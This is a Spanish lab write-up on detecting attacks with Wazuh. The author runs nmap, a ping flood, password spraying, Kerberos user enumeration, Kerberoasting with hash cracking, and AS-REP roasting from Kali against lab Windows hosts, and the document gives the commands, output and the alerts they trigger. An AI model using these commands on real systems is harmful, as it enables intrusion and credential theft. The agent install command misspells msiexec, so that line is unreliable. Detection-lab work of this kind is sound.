
- **Sistema operativo:** Windows



- **Dirección IP del Wazuh Manager: 10.0.1.11**



- **Nombre del agente: WIN-SERVER**
- **Grupo: Por defecto**



Después de introducir los valores, se generará el comando para instalar el agente. En este caso el comando es **Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.14.6-1.msi -OutFile \$env:tmp\wazuh-agent; msixec.exe /i \$env:tmp\wazuh-agent /q WAZUH_MANAGER='10.0.1.11' WAZUH_AGENT_NAME='WIN-SERVER'**

He ejecutado el comando en el Windows Server mediante PowerShell y he iniciado el agente con el comando **NET START Wazuh**

```
Administrador: Windows PowerShell
PS C:\Users\Administrador> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.14.6-1.msi -OutFile $env:tmp\wazuh-agent; msixec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='10.0.1.11' WAZUH_AGENT_NAME='WIN-SERVER'
PS C:\Users\Administrador> NET START Wazuh
El servicio de Wazuh está iniciándose.
El servicio de Wazuh se ha iniciado correctamente.
PS C:\Users\Administrador>
```

Después he hecho lo mismo pero en el Windows 10 cliente, indicando el comando **Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.14.6-1.msi -OutFile \$env:tmp\wazuh-agent; msixec.exe /i \$env:tmp\wazuh-agent /q WAZUH_MANAGER='10.0.1.11' WAZUH_AGENT_NAME='WIN-CLIENT'**

```


Administrador: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Windows\system32> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.14.6-1.msi -OutFile
$env:tmp\wazuh-agent; msixexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='10.0.1.11' WAZUH_AGENT_NAME='WIN-CLIENT'
PS C:\Windows\system32> NET START Wazuh
El servicio de Wazuh está iniciándose.
El servicio de Wazuh se ha iniciado correctamente.
PS C:\Windows\system32>

```

De esta manera, aparecerán los 2 agentes en el Wazuh Dashboard:



Agents (2) [Deploy new agent](#) [Refresh](#) [Export formatted](#) [More](#) [⚙️](#)

Search [WQL](#)

ID	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
001	WIN-SERVER	10.0.1.10	default	Microsoft Windows Server 2022 Standard Evaluation 10.0.20348.587	node01	v4.14.6	active	🔍 ⚙️
002	WIN-CLIENT	10.0.1.20	default	Microsoft Windows 10 Pro 10.0.19045.2006	node01	v4.14.6	active	🔍 ⚙️

Configuración de los agentes para leer Sysmon y detectar Suricata

Para que Wazuh pueda leer los eventos de Sysmon, Windows Defender y Suricata, he editado el archivo de configuración del agente en ambas máquinas (Windows Server y Windows 10) **C:\Program Files (x86)\ossec-agent\ossec.conf**

Debajo de los bloques `</localfile>` (Log analysis) he añadido lo siguiente:

Windows 10:

```
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>Microsoft-Windows-Windows
Defender/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Windows Server:

```
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>C:\Program Files\Suricata\log\eve.json</location>
  <log_format>json</log_format>
</localfile>
```

Por último, he reiniciado el servicio con el comando de PowerShell **Restart-Service -Name wazuh**

```
Administrador: Windows PowerShell
PS C:\Users\Administrador> Restart-Service -Name wazuh
PS C:\Users\Administrador>
```

```
Administrador: Windows PowerShell
PS C:\Windows\system32> Restart-Service -Name wazuh
PS C:\Windows\system32>
```

Realizando los ataques con Kali Linux

Una vez está el entorno listo, el siguiente paso es iniciar los ataques hacia el Windows Server y el Windows 10 cliente e identificarlos en el Wazuh Dashboard.

- **Reconocimiento:** Escaneo de puertos e identificación de servicios con **nmap** (**nmap -sV -O IP**) hacia Windows Server

```
(kali@kali)-[~]
$ nmap -sV -O 10.0.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-30 04:51 EDT
Nmap scan report for 10.0.1.10
Host is up (0.0016s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-07-30 08:51:22Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: server.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: server.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:2A:36:C5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2016|11 (95%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_11
Aggressive OS guesses: Microsoft Windows Server 2022 (95%), Microsoft Windows Server 2016 (89%), Microsoft Windows 11 21H2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: SRV-LAB; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.28 seconds
```

Este comando nos permite descubrir los puertos abiertos de la máquina objetivo, incluyendo los servicios que les corresponde y su versión. En este caso ha detectado servicios como Kerberos, RPC, el dominio de AD server.local, etc...

Eventos en Wazuh: Suricata detectó el escaneo de Nmap y la detección del SO (Firmas ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine) y ET SCAN NMAP OS Detection Probe)

	Jul 30, 2026 @ 10:51:23.782	WIN-SERVER	Suricata: Alert - ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
	Jul 30, 2026 @ 10:51:23.718	WIN-SERVER	Suricata: Alert - ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
	Jul 30, 2026 @ 10:51:23.690	WIN-SERVER	Suricata: Alert - ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
	Jul 30, 2026 @ 10:51:23.592	WIN-SERVER	Suricata: Alert - ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
	Jul 30, 2026 @ 10:51:23.495	WIN-SERVER	Suricata: Alert - ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
	Jul 30, 2026 @ 10:51:23.386	WIN-SERVER	Suricata: Alert - ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
	Jul 30, 2026 @ 10:51:23.338	WIN-SERVER	Suricata: Alert - ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
	Jul 30, 2026 @ 10:51:23.245	WIN-SERVER	Suricata: Alert - ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
	Jul 30, 2026 @ 10:51:23.160	WIN-SERVER	Suricata: Alert - ET SCAN NMAP OS Detection Probe

	Jul 30, 2026 @ 10:51:23.160	WIN-SERVER	Suricata: Alert - ET SCAN NMAP OS Detection Probe
	Jul 30, 2026 @ 10:51:23.150	WIN-SERVER	Suricata: Alert - ET SCAN NMAP OS Detection Probe
	Jul 30, 2026 @ 10:51:23.115	WIN-SERVER	Suricata: Alert - ET SCAN NMAP OS Detection Probe
	Jul 30, 2026 @ 10:51:23.100	WIN-SERVER	Suricata: Alert - SURICATA ICMPv4 unknown code
	Jul 30, 2026 @ 10:51:23.097	WIN-SERVER	Suricata: Alert - ET SCAN NMAP OS Detection Probe
	Jul 30, 2026 @ 10:51:21.300	WIN-SERVER	Suricata: Alert - ET SCAN NMAP OS Detection Probe
	Jul 30, 2026 @ 10:51:21.285	WIN-SERVER	Suricata: Alert - ET SCAN NMAP OS Detection Probe
	Jul 30, 2026 @ 10:51:21.170	WIN-SERVER	Suricata: Alert - ET SCAN NMAP OS Detection Probe

Entre los detalles de las alertas, aparece la IP del Kali:

t	data.flow.dest_ip	10.0.1.10
t	data.flow.dest_port	38527
t	data.flow.pkts_toclient	0
t	data.flow.pkts_toserver	2
t	data.flow.src_ip	10.0.1.21

- **Ataque de inundación ICMP (Ping Flood / DoS):** Consiste en saturar el servidor enviando miles de paquetes con un tamaño inusualmente grande (sudo ping -f -s 1400 IP)

```
(kali@kali)-[~]
$ sudo ping -f -s 1400 10.0.1.10
[sudo] password for kali:
PING 10.0.1.10 (10.0.1.10) 1400(1428) bytes of data.
.
^
— 10.0.1.10 ping statistics —
9591 packets transmitted, 9591 received, 0% packet loss, time 22422ms
rtt min/avg/max/mdev = 0.330/1.802/24.472/1.455 ms, pipe 4, ipg/ewma 2.338/1.281 ms
```

Eventos en Wazuh: Suricata detectó los pings ICMP (Firma GPL ICMP PING *NIX)

	timestamp	agent.name	rule.description
	Jul 30, 2026 @ 11:03:02.168	WIN-SERVER	Suricata: Alert - GPL ICMP PING *NIX
	Jul 30, 2026 @ 11:03:02.157	WIN-SERVER	Suricata: Alert - GPL ICMP PING speedera
	Jul 30, 2026 @ 11:03:02.119	WIN-SERVER	Suricata: Alert - GPL ICMP PING *NIX
	Jul 30, 2026 @ 11:03:02.106	WIN-SERVER	Suricata: Alert - GPL ICMP PING speedera
	Jul 30, 2026 @ 11:03:02.090	WIN-SERVER	Suricata: Alert - GPL ICMP PING *NIX
	Jul 30, 2026 @ 11:03:02.060	WIN-SERVER	Suricata: Alert - GPL ICMP PING speedera
	Jul 30, 2026 @ 11:03:02.031	WIN-SERVER	Suricata: Alert - GPL ICMP PING *NIX

- **Ataque de Password Spraying:** Consiste en intentar acceder o validar la contraseña correcta de una cuenta de usuario probando contraseñas. En este caso, he hecho un intento de acceso remoto hacia el usuario [soporte.it](#) del servidor. He probado una vez indicando una contraseña incorrecta y luego indicando la correcta, con el comando **netexec smb IP -u "usuario" -p 'contraseña/diccionario'**

```
(kali@kali)-[~]
$ netexec smb 10.0.1.10 -u "soporte.it" -p 'failpasswd'
SMB 10.0.1.10 445 SRV-LAB [+] Windows Server 2022 Build 20348 x64 (name:SRV-LAB) (domain:server.local) (signing:True) (SMBv1:False)
SMB 10.0.1.10 445 SRV-LAB [-] server.local\soporte.it:failpasswd STATUS_LOGON_FAILURE

(kali@kali)-[~]
$ netexec smb 10.0.1.10 -u "soporte.it" -p '*Support_1234*'
SMB 10.0.1.10 445 SRV-LAB [+] Windows Server 2022 Build 20348 x64 (name:SRV-LAB) (domain:server.local) (signing:True) (SMBv1:False)
SMB 10.0.1.10 445 SRV-LAB [+] server.local\soporte.it:*Support_1234*
```

Eventos en Wazuh: El canal de seguridad ha detectado estos intentos de conexiones remotas, y los identifica como un posible ataque de pass-the-hash

	Jul 30, 2026 @ 11:38:07.234	WIN-SERVER	Successful Remote Logon Detected - User:\soporte.it - NTLM authentication, possible pass-the-hash attack.
	Jul 30, 2026 @ 11:38:07.227	WIN-SERVER	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-h...
	Jul 30, 2026 @ 11:38:01.812	WIN-SERVER	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-h...
	Jul 30, 2026 @ 11:38:01.811	WIN-SERVER	Logon Failure - Unknown user or bad password

Successful Remote Logon Detected - User:\soporte.it - NTLM authentication, possible pass-the-hash attack.	6
Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-h...	6
Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-h...	6
Logon Failure - Unknown user or bad password	5

Detalles del evento del fallo de inicio de sesión:

t	data.win.eventdata.targetDomainName	server.local
t	data.win.eventdata.targetUserName	soporte.it
t	data.win.eventdata.targetUserSid	S-1-0-0
t	data.win.system.channel	Security
t	data.win.system.computer	SRV-LAB.server.local
t	data.win.system.eventID	4625
t	data.win.system.eventRecordID	18555
t	data.win.system.keywords	0x8010000000000000
t	data.win.system.level	0
t	data.win.system.message	"Error de una cuenta al iniciar sesión. Sujeto: Id. de seguridad: S-1-0-0 Nombre de cuenta: - Dominio de cuenta: - Id. de inicio de sesión: AvA"

Detalles del evento del inicio de sesión exitoso:

t	data.win.eventdata.targetUserName	soporte.it
t	data.win.eventdata.targetUserSid	S-1-5-21-548874633-249885264-49236100-1107
t	data.win.eventdata.virtualAccount	%%1843
t	data.win.system.channel	Security
t	data.win.system.computer	SRV-LAB.server.local
t	data.win.system.eventID	4624
t	data.win.system.eventRecordID	18557
t	data.win.system.keywords	0x8020000000000000
t	data.win.system.level	0
t	data.win.system.message	"Se inició sesión correctamente en una cuenta. Firmante: Id. de seguridad: S-1-0-0 Nombre de cuenta: - Dominio de cuenta: - Id. de inicio de sesión: AvA"

- **Enumeración de usuarios mediante Kerberos:** Consiste en identificar los usuarios existentes en el AD probando una lista. En este caso he usado la herramienta [Kerbrute](#) (kerbrute userenum --dc IP -d dominio users.txt)

```
(kali㉿kali)-[~]  
$ ./kerbrute userenum --dc 10.0.1.10 -d server.local users.txt  
  
ADME  
Version: v1.0.3 (9dad6e1) - 07/30/26 - Ronnie Flathers @ropnop  
2026/07/30 06:47:34 > Using KDC(s):  
2026/07/30 06:47:34 > 10.0.1.10:88  
  
2026/07/30 06:47:34 > [+] VALID USERNAME:      maria.rrhh@server.local  
2026/07/30 06:47:34 > [+] VALID USERNAME:      david.rrhh@server.local  
2026/07/30 06:47:34 > Done! Tested 15 usernames (2 valid) in 0.009 seconds
```

El archivo users.txt contiene una lista de usuarios erróneos y válidos, y de esa lista ha detectado como válidos los usuarios **david.rrhh** y **maria.rrhh**

- **Ataque de Kerberoasting:** Consiste en hacer que un usuario válido del dominio solicite un ticket Kerberos para una cuenta de servicio (como una cuenta que ejecuta SQL Server o IIS) con el fin de extraer el hash de la contraseña de esa cuenta de servicio y descifrarlo. En este caso, he utilizado Impacket con el script -GetUserSPNs para escanear todo el AD en busca de las cuentas con SPN y pedirles un ticket Kerberos. En el comando he indicado una cuenta de un usuario normal del AD para solicitar un ticket de servicio.
(impacket-GetUserSPNs server.local/maria.rrhh:Password1234 -dc-ip 10.0.1.10 -request)

```
(kali@kali)-[~]
$ impacket-GetUserSPNs server.local/maria.rrhh:Password1234 -dc-ip 10.0.1.10 -request

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
MSSQLSvc/srv-lab.server.local:1433  sql.finanzas      2026-07-23 05:19:44.865132  2026-07-30 06:56:44.059793

[-] CCache file is not found. Skipping...
$krb5tgs$23$*sql.finanzas$SERVER.LOCAL$server.local/sql.finanzas*$1acaf8254fd59abc4727a3f8fc21ba36$477fd74348aec8a82ce4f5fc222
4ec5178882f6137e3538797f79450b8aef67b3bf6576bc2546f9ffe9dfb33cf1a1513ae88051edf331cf2e28e86a96d1ca7152ee0ad0bfd5ddb270be833660
d66006f158c657eb17f527485bebc56580aed94a07fb779548007d9185f0948d9c30f3aec248eb1b9cd94234588a3162b21c00f37b714225be90cda59c6949
f70fc8e0fdae3a641ba26cc3355af947e0fc4c075e77dbb58174e9e8a05a9f77742542395746344c5154113617cc4a1d5f70e2c528d5a47756a3fd9c680540
e86850da976fc6c26d7b1ad57b52e76334f1ffb56457a3e75f92d9d94d7ecc7cd8182e4e2e5522d6b48e6405a7ddc8469ac3d5375f6f629ea1165a8988c6e6
f8c0a2d6a222f7dfa9a150fa0e1a5891ce526a2dd864ee4e750867da8633112cc23e476c1215c3a58283f294e3b8d2efe26355424a44c10bfd00eb30a51177
f9b97b77a989bedaaaf27583ca1e85a713f01bbf048af2c610a9f6087295136f74e487cb832cba4bddb510112c4297d66e026cfff2ff2855c18a951238e7352
f2be3baf8de960f0e2da7b75c0e3b6d55f5b12bd0b3dabd7e1f4f6b1a9d9979cebe8a5d9f74ad36bffa8fac1468439481dfa1a449dd42dad36a0a51f7c642d
df2047984037ba366284cf6889bab5f6d0f7b27bbbf01dd2d603e16f2da80dea0d048823f1af5adc6a01375f71631ca83aa8bf715dd94407092443d7b06ae
5cefd370e65f7fee1fe57f3b006564a1330779b0d54dc67afd78b38614480302e3ad10224a3ac45a987a140d21c7e2913a7f794a39991949cc7a50b5af794b
db93b58c87233716fbd5acda0f65f27897d146b2790498998ab1b7feafa65ef0de52cfc7c2b220bcd8430952566ccf6a17fd3dd2fa4ddd0030fad24787816b
fd5bcc30a00b27de45d7995e9195c5c4e220c12ca486ef53d610c6885793ecee21da003e57eb6b30cc4054ea4d2d50b12f
```

El comando devuelve el **ticket de servicio** (cifrado con el hash de la contraseña de la cuenta de servicio), y un atacante lo usaría para obtener la contraseña de la cuenta de servicio (en este caso sql.finanzas) mediante ataques de fuerza bruta.

Para simular este ataque de fuerza bruta, he guardado el ticket en un archivo .txt y lo he descifrado usando un archivo con contraseñas, mediante el comando `john --wordlist=passwds.txt ticket.txt`

```
(kali@kali)-[~]
$ john --wordlist=passwds.txt ticket.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pass1234 (??)
1g 0:00:00:00 DONE (2026-07-30 10:35) 33.33g/s 200.0p/s 200.0c/s 200.0C/s 1234..Pass1234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Como es una contraseña fácil, lo ha descifrado en segundos. En este caso la contraseña de la cuenta de servicio **sql.finanzas** es **Pass1234**

Eventos en Wazuh: Suricata ha detectado el ataque desde el tráfico de red.

↓ timestamp	agent.name	rule.description
Jul 30, 2026 @ 16:20:32.893	WIN-SERVER	Suricata: Alert - SURICATA Kerberos 5 weak encryption parameters
Jul 30, 2026 @ 16:20:32.861	WIN-SERVER	Suricata: Alert - SURICATA Kerberos 5 weak encryption parameters

Detalles del evento: En los detalles aparece la cuenta usada para obtener el ticket (maria.rrhh), el protocolo Kerberos y la cuenta de servicio sql.finanzas

t	data.flow.dest_ip	10.0.1.10
t	data.flow.dest_port	88
t	data.flow.pkts_toclient	5
t	data.flow.pkts_toserver	6
t	data.flow.src_ip	10.0.1.21
t	data.flow.src_port	50220
t	data.flow.start	2026-07-30T16:18:08.580299+0200
t	data.flow_id	240566865761830.000000
t	data.in_iface	\Device\NPF_{2BFA9ABA-164E-4029-8493-811C13A1010D}
t	data.ip_v	4
t	data.krb5.cname	maria.rrhh
t	data.krb5.encryption	rc4-hmac
t	data.krb5.msg_type	KRB_TGS_REP
t	data.krb5.realm	SERVER.LOCAL
t	data.krb5.sname	server.local\sql.finanzas
t	data.krb5.ticket_encryption	rc4-hmac
t	data.krb5.ticket_weak_encryption	true
t	data.krb5.weak_encryption	true

- **Ataque de AS-REP Roasting:** Este ataque va dirigido a cuentas con preautenticación de Kerberos deshabilitada. Para realizarlo, he creado un usuario llamado 'cuenta.rrhh' con una contraseña débil y con las opciones '**La contraseña nunca expira**' y '**No pedir la autenticación Kerberos previa**' marcadas:

Nombre Tipo

David Usuario

cuenta Usuario

Maria Usuario

Propiedades: cuenta

Certificados publicados Miembro de Replicación de contraseñas Marcado

Objeto Seguridad Entorno Sesiones Control remoto

Perfil de Servicios de Escritorio remoto COM+ Editor de atributos

General Dirección Cuenta Perfil Teléfonos Organización

Nombre de inicio de sesión de usuario:

cuenta.rrhh @server.local

Nombre de inicio de sesión de usuario (anterior a Windows 2000):

SERVER\ legacy.app

Horas de inicio de sesión... Iniciar sesión en...

☐ Desbloquear cuenta

Opciones de cuenta:

☐ Usar solo tipos de cifrado DES de Kerberos para esta cuenta

☐ Esta cuenta admite cifrado AES de Kerberos de 128 bits.

☐ Esta cuenta admite cifrado AES de Kerberos de 256 bits.

☒ No pedir la autenticación Kerberos previa

La cuenta expira

☒ Nunca

☐ Fin de: jueves , 24 de septiembre de 2026

La vulnerabilidad está en no pedir la autenticación Kerberos previa.

Después de aplicar los cambios, he lanzado el comando **impacket-GetNPUsers server.local/maria.rrhh:Password1234 -dc-ip 10.0.1.10 -request -format hashcat**

```
(kali@kali)-[~]
$ impacket-GetNPUsers server.local/maria.rrhh:Password1234 -dc-ip 10.0.1.10 -request -format hashcat

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name      MemberOf PasswordLastSet      LastLogon      UAC
-----
cuenta.rrhh      2026-08-25 17:16:00.270165  2026-08-25 17:17:05.648037  0x410200

$krb5asrep$23$cuenta.rrhh$SERVER.LOCAL$bbf75651583fcb816d03a6c6$4eee533589e124a17d90bc3abe12f22804c063b
145456fadd01d4a0c4cb3b8a9650c4dbfbf0a8668de71473a7e1ed5c9dc4e82e3dd7ecf74d2aeb34e5f80dfc5fe43a37069711
e22e94dbceec99f6884b5746b0bb6c78cdbac2d8a5afec3acfa2150b0059b8768c749f59dceacdb1cb2734c858e3c9c92cd9db8
abe14c93892d696e1
```

En este comando he indicado las credenciales de una cuenta supuestamente comprometida (por ejemplo, maria.rrhh) para autenticarme, y después, el script ejecuta una consulta automática buscando un atributo específico de Windows llamado **userAccountControl** para buscar el flag numérico **DONT_REQ_PREAUTH** (que se activa al marcar la casilla de "No requerir

preautenticación"). El servidor le responde con la lista de usuarios que cumplen esa condición, mostrando en este caso el usuario **cuenta.rrhh**

Una vez más, el atacante podría intentar descifrar el hash anterior para obtener la contraseña de los usuarios afectados.

Evento en Wazuh:

↓ timestamp	agent.name	rule.description
Aug 25, 2026 @ 17:29:33.0...	WIN-SERVER	Windows audit failure event

Detalles del evento:


```

{
  "data": {
    "win": {
      "eventdata": {
        "targetUserName": "cuenta.rrhh",
        "preAuthEncryptionType": "0x2d",
        "ticketOptions": "0x50800000",
        "ipPort": "43760",
        "sessionKeyEncryptionType": "0x2d",
        "ipAddress": "::ffff:10.0.1.21",
        "targetDomainName": "SERVER.LOCAL",
        "serviceSid": "S-1-0-0",
        "serviceName": "krbtgt/SERVER.LOCAL",
        "targetSid": "S-1-0-0",
        "status": "0xe",
        "ticketEncryptionType": "0xffffffff"
      },
      "system": {
        "eventID": "4768",
        "keywords": "0x8010000000000000",
        "providerGuid": "{54849625-5478-4994-a5ba-3e3b0328c30d}",
        "level": "0",
        "channel": "Security",
        "opcode": "0",
        "message": "\\\"Se solicitó un vale de autenticación Kerberos (TGT).\\\"
        \\r\\n\\r\\nInformación de la cuenta:\\r\\n\\tNombre de cuenta:\\t\\tcuenta.rrhh\\r\\n\\tNombre de
        dominio kerberos proporcionado:\\tSERVER.LOCAL\\r\\n\\tId. de usuario:\\t\\t\\tS-1-0-0\\r\\n\\tMS
        SupportedEncryptionTypes:\\t-\\r\\n\\t Claves disponibles:\\t-\\r\\n\\r\\nInformación del servic

```

Entre los detalles se encuentra el usuario objetivo, la IP de origen, el ID del evento (4768) y el mensaje de que se solicitó un vale de autenticación Kerberos TGT.

- **Simulación de ejecución de malware:** He creado un archivo de texto en el Escritorio del cliente con una cadena de caracteres que simula un virus. Al guardar el archivo, inmediatamente Windows Defender lo detecta como una amenaza y lo elimina.



Evento en Wazuh: El canal de Windows Defender ha detectado el posible malware.

timestamp	agent.name	rule.description
Jul 30, 2026 @ 17:15:51.432	WIN-CLIENT	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe created a new sc
Jul 30, 2026 @ 17:15:50.734	WIN-CLIENT	Windows Defender: Antimalware platform detected potentially unwanted software ()
Jul 30, 2026 @ 17:15:49.861	WIN-CLIENT	A process was created.
Jul 30, 2026 @ 17:15:49.852	WIN-CLIENT	A process was created.

Entre los detalles, aparece la cuenta en que sucedió y la ruta y el proceso de la amenaza:

data.win.eventdata.error Description	La operación se completó correctamente.
data.win.eventdata.execution ID	1
data.win.eventdata.execution Name	Suspendido
data.win.eventdata.fwLink	https://go.microsoft.com/fwlink/?linkid=37020&name=Virus:DO S/EICAR_Test_File&threatid=2147519003&enterprise=0
data.win.eventdata.origin ID	1
data.win.eventdata.origin Name	Equipo local
data.win.eventdata.path	file:_C:\Users\soporte.it\Desktop\test.exe.txt
data.win.eventdata.post Clean Status	0
data.win.eventdata.pre Execution Status	0
data.win.eventdata.process Name	C:\Windows\System32\notepad.exe
data.win.eventdata.product Name	Antivirus de Microsoft Defender

